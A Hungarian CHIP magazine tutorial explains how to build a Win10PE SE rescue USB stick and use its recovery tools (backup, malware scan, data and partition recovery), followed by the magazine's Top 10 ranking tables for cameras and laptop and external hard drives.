Ha gépünk nem indul, még nem biztos, hogy minden veszve: **egy ügyes mentő-USB-kulccsal** sok esetben még megmenthetjük a rendszert. Bemutatjuk ennek elkészítését és használatát.

JÖRG GEIGER/ROSTA GÁBOR

 Ezek az eszközök megtalálhatók az újság DVD-mellékletén 

Vírústámadás, megtelt háttértár, sérült bootloader – annak, hogy gépünk egyik napról a másikra beszünteti működését, számtalan oka lehet. Ha viszont van egy ilyen esetekre készített mentőeszközünk a fiókban, akkor különösebb stressz nélkül megúszhatjuk ezt. Sajnos a Microsoft az utóbbi időben már nem adja ki külön is a Windows PE (Preinstallation Environment) környezetet, így nem tudjuk egyszerűen ISO-fájlként ezt ajánlani és feltenni lemez mellékletünkre. De azt meg tudjuk mutatni, hogy miként készítheti el az

olvasó magának a tökéletes mentő-USB-kulcsot, ráadásul ingyen. A lemez mellékleten is megtalálható Win10PE SE mellett csak egy legalább 1 GB-os USB-kulcsra és egy Windows 10 ISO-fájltra van ehhez szükség.

Windowszal készítjük el a mentőkulcsot


A Windows 10-alapú mentőmédium előnye a korábbi verziókhoz képest nyilvánvaló: az eszközök felismerésében, az illesztőprogramok frissességében és

integrációjukban sokkal jobban áll, ráadásul a helyreállításban használható segéd-eszközök száma is nagyobb. Ha már megtörtént a baj, és gépünk nem hajlandó a belső meghajtóról indulni, a következőkben létrehozandó USB-kulcsról bootoljunk. Ez lehetővé teszi majd a fontos adatok elmentését (ehhez csatlakoztassunk egy külső HDD-t), kártevők eltávolítását, a merevlemez tisztítását és a bootloader helyreállítását.

A bemutatásra kerülő módszer a Win10PE SE szoftverre épül, amelynek aktuális verziója megtalálható a <http://win10se.cwcodes.net/> weboldalon. A program nem a legkönnyebben kezelhető, a kiegészítő eszközök integrációja pedig vezethet összeomláshoz, de véleményünk szerint még így is ez a legegyszerűbb módja egy Windows 10-alapú, a megfelelő helyreállító-eszközökkel kiegészített USB-kulcs létrehozásának.

Első lépésben mindenesetre töltsük le a nagyjából 260 MB-os csomagot, és tömörítsük ki egy könnyen elérhető mappába – például a C:\javitokulcs alá. A következő hozzávaló egy Windows 10 ISO lesz. Itt az a trükk, hogy a Media Creation Tool által létrehozott ISO-fájlok nem megfelelőek, mert ezek az ESD formátumot használják, nekünk viszont WIM formátumú

Fotó: Juliane Weber



Windows ISO-fájl letöltése


A javítókulcs alapját egy Windows 10 ISO-fájl adja, amelyből a Win10PE SE segítségével készítjük el a megfelelő operációs rendszer lemezképet.

képfájllra lesz szükségünk, amely írható is. Szerencsére ennek beszerzése sem nehéz, csak a *Microsoft Windows and Office ISO Download Tool* kell hozzá, amely megtalálható lemez mellékletünkön vagy a <https://www.heidoc.net/joomla/technology-science/microsoft/67-microsoft-windows-and-office-iso-download-tool?showall=&start=1> oldalon. Miután ennek segítségével beszereztük a megfelelő Windows 10 ISO-fájlt, kattintunk rá duplán, majd másoljuk merevlemezünkre a tartalmát. Mi a cikkhez a C:\win10 mappát választottuk.


A Win10PE SE beállítása

Ha minden rendben ment, akkor jelen pillanatban a C:\javitokulcs mappában találunk egy *BuilderSE.exe* nevű állományt, amelyet egy duplakattintással indíthatunk el, és amely betölti a Win10PE SE beállítási felületét. Ez nem tartozik a legátláthatóbb szoftverek közé, de azért nem teljesen kezelhetetlen. Az ablak tetején három gombot találunk, *Script*, *Source* és *Code box* felirattal. Az első fontos lépés a forráskönyvtár megadása, amelyet a *Source* gomb segítségével tehetünk meg. Nyomjuk meg, és a *Source directory* sor mögött található mappa gombbal adjuk meg azt a könyvtárat, ahová a Windows 10 ISO-fájlt töltöttük (példánkban ez a C:\win10).

A következő fontos lépéshez nézzük az ablak bal oldalát, ahol a fastruktúra alján a *Utilst* találjuk. Kattintunk ez előtt a pluszjelre, és kattintunk az *Extract WIM folders* lehetőségre, majd nyomjuk meg a *Scripts* gombot felül. Most az ablak felső



A Windows eredeti képfájlját és a Win10PE SE állományt is ki kell csomagolnunk a merevlemez egy könyvtárába



A Win10PE SE beállításai között a legfontosabb a Windows 110 fájlokat tartalmazó mappa pontos helyének megadása

harmadában meg is jelenik az előbb kiválasztott szkript, a bokszt alatt egy kisebb, lefelé mutató zöld nyíllal. Kattintsunk erre a szkript frissítésére és betöltésére, majd, ha a folyamat befejeződött, egy blokkal lejjebb a *Go* gombbal indíthatjuk az ISO-fájl kicsomagolását. Ez egy parancssori ablakban történik, amelyben azt is látjuk majd, hogy hány százaléknál tart a folyamat – nyugodtan készüljünk fel pár perc várakozásra.

Ha minden rendben lezajlott, itt az idő az első tesztre: a beállítóablak tetején kattintsunk a *Play* gombra, és várjuk meg, amíg elkészül a vészhelyzetben használható Windows OS. Ez körülbelül 20 percet vesz igénybe, miközben gyakran kell engedélyezni a szkriptek működését, a sikerről pedig egy rövid üzenet tudósít.

Szükséges összetevők

> Win10PE SE

A javítókulcs elkészítéséhez az ingyenesen elérhető Win10PE SE csomagra van szükség, amely a lemezmellékleten is megtalálható.

> Windows 10 ISO-képfájl
Ezenfelül a Microsofttól ingyenesen beszerezhető Windows 10 ISO-fájllra is szükség lesz


> Legalább 1 GB-os USB-kulcs
A javítókulcshoz egy legalább 1 GB-os USB-meghajtóra is szükségünk lesz, amelyen elférnek az eszközök

Most a C:\javitokulcs\ISO mappában meg kell találnunk az új ISO-fájlt. Mi a 64 bites OS-t választottuk, így az ISO neve *Win10PESE_x64.ISO* lett. Fontos, hogy a folyamat nem minden esetben fut le zökkenőmentesen, érdemes például csak erre a rövid időre kikapcsolni a vírusvédelmet. Ha bármi hiba történik, az ISO-fájl nem készül el (vagy használhatatlan lesz), úgyhogy csak akkor haladjunk tovább, ha semmilyen akadályt nem észleltünk. A hibákról a naplóban (LOG) értesülhetünk – a legtöbb problémát egyébként a rosszul megadott könyvtárak vagy hiányzó letöltések jelentik, vagy az, hogy elfelejtettük a DVD-ként megjelenő ISO-fájlból a merevlemezre kibontani a belső fájlokat. Sok esetben az utóbbi megisméltése segít, de ha nem tudunk a végére járni, akkor a *theoven.org*-on, a projekt házigazdájának fórumán elérhető közösség hasznos tanácsokkal szolgálhat.


További eszközök telepítése

Ne pihenjünk még le, mert ez csak a bemelegítés volt: az eddig létrehozott ISO-ban a Win10PE SE csak néhány alapeszközt biztosít, így például a parancssorból elérhető *DiskPart*ot. A helyreállításához, javításhoz azonban ennél többre van szükség. Jelen pillanatban körülbelül 400 eszköz közül választhatunk, amelyeket szkriptek segítségével integrálhatunk a csomagba. Ehhez először menjünk megint a *Utils* menübe a Win10PE SE →


Alapként a javítókulcs az eredeti ISO-fájlban található Windows-rendszerfájlokat használja



Fontos eszközök
A Win10PE SE által létrehozott rendszer alapesetben csak nagyon kevés segéd-eszközt tartalmaz, de a listát könnyen bővíthetjük sok hasznos szolgáltatással.



A Windows-alapú rendszer egy boot-menüből választható ki, miután a gépet a javítókulccsal indítottuk



ablak bal oldalán, és kattintsunk a Downloads bejegyzésre. A korábbiaknak megfelelően a jobb oldalon a lefelé mutató zöld nyíllal frissítsük és töltsük be a modult, majd nyomjuk meg a Refresh gombot. Most a bal oldalon megjelenik a Downloads menü is, amelyet kibontva az AppsYGS mappában találjuk az integrálható eszközöket, kategóriákba sorolva. Például vírusirtó hozzáadásához a Security alkategóriához kell mennünk, kiválasztani például a Malwarebytes Anti-malware-t. A jobb oldalon most egy rövid leírást látunk, a letöltést pedig ismét a Download gombbal indíthatjuk meg, ami után ismét a Refresh

gomb jön. A Malwarebytes esetében egy második komponensre is szükség van, amelyhez a File mappára kell kattintani, és megismételni a Download-Refresh ciklust. Ezután folytathatjuk az eszközök hozzáadását: a MiniTool Partition Wizardot és a Macrium Reflect Free nevű biztonsági mentésekhez használható appot a HD Tasks kategóriában találjuk.

Mielőtt nekilátnánk a végső kulcs elkészítésének, ellenőrizzük a többi eszköz is, amelyet balra az Apps, AppsGS és AppY mappáknál tehetünk meg meg. Ne zavarjon meg a sok opció, itt valójában egyes szkripteket kapcsolunk ki és

be, a lényeg, hogy a bejelölt eszközök a javítókulcsra kerülnek. Ha mindent, amit akarunk, kijelöltünk, nyomjuk meg a Play gombot az immár teljes értékű ISO-fájl létrehozásához.

USB-kulcs előkészítése

A kész ISO-fájlt ezek után a C:\javitokulcs\ISO mappában találjuk, és közvetlenül az USB-kulcsra is írhatjuk. Erre szintén a Win10PESE használható, mégpedig a bal oldalon található WriteMedia menüvel. Bontsuk ki, és kattintsunk a Copy to USB Device BCD BootMGR opcióra. Vigyázzunk, mert ha nem a megfelelő meghajtót választjuk ki, a program törölni fogja annak tartalmát! Végül a Copy to USB paranccsal a kulcsra kerül a mentőrendszer.

Rendszerjavítás USB-kulccsal

A Windows javítókulcs sok mindenben segít, de csodákra azért nem képes: alap-lapi hiba esetén nem lehet bootolni róla, és egy teljesen tönkrement HDD-ből sem tud adatokat kibányászni. Ezen szélsőséges esetektől eltekintve azonban remekül használható, úgyhogy rögtön érdemes is letesztelnünk még működő számítógépünkkel, hogy bootolni tudunk-e róla. Ehhez vagy az induláskor előhívható Boot menüben, vagy a BIOS/UEFI beállításai között ki kell választatnunk az USB-kulcsot, mint elsődleges booteszközt.


Bármelyiket is választottuk, ha a kulcs rendben működik, akkor az előbb kiválasztott eszközökkel kiegészített Windows-környezet tölthető be róla, amely indulása után egyből megpróbál az inter-

Javítás a Windows telepítőlemezével

Nincs javítókulcsunk, de a PC meghibásodott? Utolsó lehetőségként a Windows telepítőlemez is használható, ez is rendelkezik néhány hasznos eszközzel, amelyekkel visszazerezhethetjük gépünket.

> **Indítsuk el számítógépünket a telepítőlemezről** (mindegy, hogy DVD-ről vagy USB-kulcsról van szó). Válasszuk ki a kívánt nyelvet, és kattintsunk a Számítógép javítása lehetőségre. A Hibaelhárítás/Speciális lehetőségek segítségével most biz-

tonsági mentésekből helyreállíthatjuk a rendszert, visszatérhetünk a korábbi verzióra vagy megpróbálkozhatunk a automatikus javítással is.



netre is csatlakozni. A folyamat automatikus, nincs szükség kézi IP-cím megadására, azt a rendszer a routertől kérdezi le, ha van Ethernet-csatlakozás. WLAN-kapcsolat esetén viszont szükségünk lesz a *PE Network Managerre*, amelyet a tálcá értesítési területén a hálózat ikonra kattintva és a Show main Windows parancsot választva érhetünk el. Most a Wi-Fi opcióra kattintva láthatjuk az elérhető hálózatok listáját, amelyből válasszuk ki sajátunkat, lépünk be, és teszteljük le a kapcsolat működését a Firefoxsal.

Biztonsági mentés


Mindig előfordulhat, hogy helyreállítás közben elrontunk valamit, és még nagyobb bajt okozunk. Ezért azt javasoljuk, hogy az első lépés mindig egy biztonsági mentés legyen a kulcson található Macrium Reflect Free segítségével. Indítsuk el, majd az ablakban felül kattintsunk a Disk Image fültre. A szoftver most automatikusan érzékeli és listázza a partíciókat, itt pedig már kiválaszthatjuk a teljes lemezt vagy csak egy adott partíciót, amelyet aztán az Image this disk segítségével egy megadott külső meghajtóra másolhatunk a Backup varázsló segítségével.

Vírusok eltávolítása

Ha víruskeresőnk kártevőt talál, egy offline ellenőrzésre kiváló lesz a javítókulcs, feltéve, hogy tettünk rá valamilyen vírusirtót. Miután a rendszer elindult, futtassuk a Malwarebytes Anti-malware-t, és az Update gomb segítségével frissítsük a programot és az adatbázisokat is. Ezután a vizsgálatot a Scan now gombbal lehet megkezdeni.


Adat-helyreállítás

A rendszerindulással kapcsolatos problémákat sokszor egyszerűbb kijavítani, mint az eltűnt adatokat visszaszerezni. Javítókulcsunkkal ezt is megoldhatjuk, az Agent Ransack nevű eszköz ugyanis



Adatmentés

Az Agent Ransack nevű szoftverrel megkereshetjük a merevlemezemen elszórt fájlokat **1**, amelyeket aztán külső tárolóra menthetünk. A Partition Wizard pár egérgattintással képes megjavítani a sérült partíciókat. **2**



A javítókulcsról elindíthatjuk a Malwarebytes Anti-malware-t, amivel kiderülhet, ha a meghibásodás mögött valamilyen kártevő áll




már gyárilag telepítve van rajta – ezzel könnyen kereshetünk fájlneveket. Ha a fájlrendszernek történt baja, akkor a TestDisk, Recuva és PhotoRec szoftverek segíthetnek, ha kiválasztjuk a megfelelő partíciót (ne az USB-kulcson keressenek). A TestDisk Analysis funkciója még az elveszett partíciók felderítésében is segít.

Merevlemez ellenőrzése

Ha megtelt a merevlemez, azt a Windows nehezen viseli. A TreeSize Free eszköz segítségével a Scan gombot meg-

nyomva kideríthetjük, hogy hol találhatóak a különösen sok helyet foglaló állományok, és a helyi menü segítségével aztán ezeket törölhetjük vagy az Intéző segítségével átmozgathatjuk egy külső meghajtóra.

Partíciók megmentése


A javítókulccsal a hibás partíciókról sem kell lemondani: a MiniTool Partition Wizarddal az eltűnt példányokat is helyrehozhatjuk. Ehhez kattintsunk a meghibásodott meghajtóra, és válasszuk a helyi menüből a Partition Recovery opciót. 

Linux menti a Windowst

A cikkben szereplő kulcsot nem egyszerű feladat létrehozni, használata viszont nagyon kényelmes. Kevésbé barátságosak, de könnyen elkészíthetőek a Linux-alapú javítókulcsok, mint például a lemezmemléketlen is található SystemRescueCD.

> **Windows helyreállítása:** indítsuk el gépünket az ezzel létrehozott lemezről, majd várjuk meg, míg a Linux betöltődik.

Válasszunk nyelvet, és a *startx* parancsral indítsuk el a grafikus felületet. A Start menü Rendszer mappájában több fontos segédeszközt is találunk, így például a Testdisk nevű adatmentőt vagy a Gparted partíciómenedzsert. A fájlkezeléshez a régi ismerős Midnight Commander a legjobb választás, amivel kereshetünk, másolhatunk és meg is nyithatunk állományokat.






CHIP Top 10-áttekintés


A legjobb hardverek: a CHIP tesztközpont évente több mint 1000 terméket tesztl. A különféle kategóriákba sorolt termékek alapos vizsgálata segít megállapítani azok sorrendjét.

DIGITÁLIS FÉNYKÉPEZŐGÉP > ÁLTALÁNOS

 **A Canon PowerShot G7 X Mark II** képminősége kiváló és sebessége is jó, különösen a zoom használatakor, de a sorozatfelvételt nem sokáig bírja.


	Összpontszám	Tájékoztató ár	Képminőség (50%)	Felszereltség/kezelés (40%)	Sebesség (10%)	Akküzemidő (fotó)	Akküzemidő (perc videó)	Zárkésletetés (s)	Sorozatfelvétel sebessége (kép/s)	Felbontás (Mpixel)	Optikai zoom	Memóriakártya	Belső memória (MB)	Tömeg (g)
1	95,1	320 000 Ft	100	94	76	310	57	0,24	16,2	20,0	2,9x	SDXC	○	295
2	92,1	220 000 Ft	99	88	71	320	99	0,36	10,0	20,0	2,9x	SDXC/MS Duo	○	290
3	87,8	220 000 Ft	95	82	74	310	110	0,24	8,0	20,0	4,2x	SDXC	○	319
4	86,7	225 000 Ft	92	86	64	270	79	0,30	6,7	20,0	4,2x	SDXC	○	377
5	86,6	188 000 Ft	88	85	86	360	124	0,21	10,3	12,7	3,1x	SDXC	○	393
6	84,9	190 000 Ft	92	80	67	320	106	0,36	4,9	13,0	5,0x	SDXC	○	560
7	84,6	200 000 Ft	96	78	54	380	85	0,39	8,8	20,0	3,6x	SDXC/MS Duo	○	280
8	84,1	180 000 Ft	91	76	78	280	85	0,25	6,0	20,0	4,2x	SDXC	○	302
9	83,6	145 000 Ft	85	85	70	450	119	0,33	11,2	12,0	4,0x	SDXC	55	433
10	81,7	134 000 Ft	92	74	62	420	99	0,25	9,9	20,0	3,6x	SDXC/MS Duo	○	240

DIGITÁLIS FÉNYKÉPEZŐGÉP > KOMPAKT ULTRA ZOOM

 **A Canon PowerShot SX720 HS** negyvenszeres zoomja brutális, 24-960 mm-nek felel meg, azonban a képminőség a nagytávval arányosan romlik.


	Összpontszám	Tájékoztató ár	Képminőség (45%)	Felszereltség/kezelés (40%)	Sebesség (15%)	Akküzemidő (fotó)	Akküzemidő (perc videó)	Zárkésletetés (s)	Sorozatfelvétel sebessége (kép/s)	Felbontás (Mpixel)	Optikai zoom	Memóriakártya	Belső memória (MB)	Tömeg (g)
1	93,3	225 000 Ft	95	91	96	320	131	0,14	9,6	20,0	10x	SDXC	○	310
2	86,8	135 000 Ft	84	92	81	370	116	0,17	10,4	18,0	30x	SDXC	○	282
3	77,5	105 000 Ft	80	77	64	300	97	0,24	8,5	12,0	30x	SDXC	12	243
4	74,3	134 000 Ft	68	85	60	400	112	0,21	10,2	18,0	30x	SDXC	○	245
5	73,3	98 000 Ft	75	75	57	300	87	0,23	8,4	18,0	30x	SDXC	12	236
6	72,1	140 000 Ft	71	79	50	440	113	0,40	9,9	20,2	30x	SDXC/MS Duo	○	272
7	69,7	105 000 Ft	68	73	63	440	115	0,23	9,9	18,0	30x	SDXC	○	233
8	69,3	105 000 €	77	62	59	320	92	0,46	6,4	20,2	40x	SDXC	○	270
9	68,1	85 000 Ft	74	59	78	280	87	0,34	6,8	20,2	30x	SDXC	○	270
10	68,1	98 000 Ft	68	70	58	320	120	0,33	6,8	15,9	30x	SDXC	473	292

DIGITÁLIS FÉNYKÉPEZŐGÉP > BRIDGE

 **A Panasonic Lumix FZ1000** villámgyors, nagyon jól felszerelt modell, jó képminőséggel és zoomátfogással, gyengeségek nélkül.


	Összpontszám	Tájékoztató ár	Képminőség (45%)	Felszereltség/kezelés (40%)	Sebesség (15%)	Akküzemidő (min/max fotó)	Zárkésletetés (s)	Sorozatfelvétel sebessége (kép/s)	Felbontás (Mpixel)	Zoom átfogása (mm)	Memóriakártya	Belső memória (MB)	Tömeg (g)
1	94,1	194 000 Ft	88	98	100	180/590	0,12	9,5	20,0	25-400	SDXC	○	835
2	92,7	470 000 Ft	90	95	95	210/570	0,25	14,1	20,0	24-200	SDXC	○	848
3	92,5	248 000 Ft	92	94	91	220/600	0,21	9,4	20,0	24-200	SDXC	○	820
4	88,9	160 000 Ft	75	100	100	210/680	0,16	12,3	12,0	25-600	SDXC	○	701
5	85,5	265 000 Ft	84	87	86	160/610	0,31	6,6	20,0	24-600	SDXC	○	738
6	84,7	125 000 Ft	83	89	78	170/700	0,32	9,6	20,2	24-1200	SDXC/MS Duo	105	660
7	83,3	100 000 Ft	70	98	83	280/970	0,42	12,1	12,0	25-600	SDXC	70	595
8	81,1	145 000 Ft	75	84	92	240/870	0,25	7,2	11,8	28-300	SDXC	○	402
9	77,9	175 000 Ft	69	87	81	230/970	0,26	6,7	15,9	24-2000	SDXC	○	915
10	77,7	135 000 Ft	62	93	83	190/740	0,23	6,0	15,9	21-1365	SDXC	○	660

DIGITÁLIS FÉNYKÉPEZŐGÉP > CSERÉLHETŐ OBJEKTÍVES


		A Pentax K-70 képminősége és felszerelése is jó, valamint védett a por és nedvesség ellen, azonban a sebessége elmarad az élmény tagjaitól.	Összpontszám	Tájékoztató ár (csak váz)	Képminőség (40%)	Felszereltség/kezelés (35%)	Videominőség (15%)	Sebesség (10%)	Akkumulátor (min./max. fotó)	Zárkéslettelés (s)	Sorozatfelvétel (1 mp/összes)	Felbontás (Mpixel)	ISO-értékek	Képstabilizátor	Memóriakártya	Tömeg (g)
1	Nikon D500		91,9	690 000 Ft	86	100	84	100	230/1940	0,07	10,4/200	20,7	50-1640000	○	XQD	860
2	Panasonic Lumix DMC-GH4		89,0	330 000 Ft	83	92	97	89	410/890	0,08	9,7/100	15,9	100-25600	○	SDXC	560
3	Panasonic Lumix DMC-GX80		88,8	161 000 Ft	88	84	100	92	210/460	0,06	10,7/∞	15,8	100-25600	●	SDXC	426
4	Sony Alpha 6300		88,8	400 000 Ft	91	87	92	82	260/600	0,16	11,1/54	24,0	100-51200	○	SDXC	415
5	Fujifilm X-Pro2		87,7	520 000 Ft	100	80	74	87	290/570	0,15	8,0/∞	24,0	100-25600	○	SDXC	445
6	Panasonic Lumix DMC-GX8		87,0	300 000 Ft	87	84	97	85	280/570	0,12	8,6/∞	20,2	100-25600	●	SDXC	483
7	Nikon D7200		86,7	299 000 Ft	84	94	77	87	270/3470	0,08	5,8/101	24,0	100-102400	○	SDXC	751
8	Sony Alpha 77 II		86,4	380 000 Ft	85	92	79	85	330/770	0,07	11,9/65	24,0	50-51200	●	MS, SDXC	730
9	Panasonic Lumix DMC-G70*		86,3	320 000 Ft	84	86	94	86	290/610	0,09	11,1/∞	15,8	200-25600	○	SDXC	411
10	Pentax K-70		84,4	226 000 Ft	89	87	76	69	180/780	0,12	5,0/16	24,0	100-102400	●	SDXC	688

*OBJEKTÍVVEL EGYÜTT


MEGHAJTÓ > 2,5"

		A Toshiba H200 1TB hibrid merevlemez, ami különösen a gyakorlati tesztek során (például a rendszerindításnál) teljesített kiválóan.	Összpontszám	Tájékoztató ár	1 GB ára	Zajszint (30%)	Energiagény (30%)	Teljesítmény (20%)	Elérési idő (10%)	Gyakorlati teszt (10%)	Max. fogyasztás (W)	Működési zaj (son)	Olvadási sebesség (MB/s)	Elérési idő (ms)	Kapacitás (GB)	Interfész	Forgási sebesség (rpm)
1	Seagate Laptop Thin SSHD (ST500LM000)		83,3	19 000 Ft	41 Ft	93	73	86	93	70	2,0	0,9	95,2	14,2	466	SATA 300	5400
2	Western Digital Blue (WD7500BPVT)		83,1	29 000 Ft	41 Ft	97	100	66	80	28	2,1	1,0	73,9	19,1	699	SATA 300	5400
3	Toshiba MQ01ACF050		82,7	16 000 Ft	34 Ft	97	63	99	97	51	3,1	0,5	109,9	15,6	466	SATA 600	7200
4	Toshiba H200 1TB (HDWM10EZSTA)		82,3	32 000 Ft	34 Ft	92	65	83	87	100	3,0	0,7	92,2	17,0	932	SATA 600	5400
5	Western Digital Red (WD10JFCX)		81,5	22 000 Ft	24 Ft	90	80	85	89	46	2,0	0,7	94,7	17,1	932	SATA 600	5400
6	Western Digital Blue (WD10JPVT)		81,3	22 000 Ft	24 Ft	86	89	76	92	42	2,2	1,0	84,5	16,4	932	SATA 300	5400
7	Seagate Laptop Ultrathin (ST500LT032)		79,9	30 000 Ft	64 Ft	98	80	77	75	37	2,6	0,4	86,5	21,0	466	SATA 600	5400
8	HGST Travelstar 7K1000 (HTS721010A9E630)		79,3	16 000 Ft	17 Ft	100	53	100	83	53	3,6	0,4	111,7	18,2	932	SATA 600	7200
9	Seagate Momentus (ST1000LM024)		79,2	16 000 Ft	17 Ft	85	87	72	89	42	2,5	1,2	80,3	16,5	932	SATA 300	5400
10	HGST Travelstar 5K1000 (HTS541010A9E680)		79,1	15 000 Ft	16 Ft	83	95	76	68	38	2,2	1,2	85,2	22,2	932	SATA 300	5400

MEGHAJTÓ > 2,5" KÜLSŐ


		A Toshiba Canvio Connect II nagy kapacitású és szinte teljesen néma, élénk színekben is kapható, de érzékeny a karcosításokra és gyűjti az ujjlenyomatokat.	Összpontszám	Tájékoztató ár	1 GB ára	Olvadási teljesítmény (75%)	Írási teljesítmény (15%)	Mobilitás (10%)	Merevlemez	Olvadási sebesség (MB/s)	Írási sebesség (MB/s)	Olvadási elérési idő (ms)	Írási elérési idő (ms)	Kapacitás (GB)	Csatlakozó	Tömeg (g)	Méret (mm)
1	Buffalo MiniStation DDR 1TB (HD-PGD1.0U3-EU)		98,3	58 000 Ft	58 Ft	100	100	84	HGST HTS541010A7E630	143,8	115,9	18,0	3,9	1000	USB 3.0	216	132 × 80 × 18
2	Freemom Tough Drive 1TB (56324)		95,1	36 000 Ft	36 Ft	97	98	78	HGST HTS721010A9E630	115,0	112,7	15,6	16,1	1000	USB 3.0	230	140 × 83 × 19
3	Seagate Backup Plus P. 4TB (STDR4000200)		92,7	65 000 Ft	16 Ft	93	99	82	Seagate ST4000LM016	107,3	106,7	18,1	1,1	4000	USB 3.0	244	115 × 78 × 21
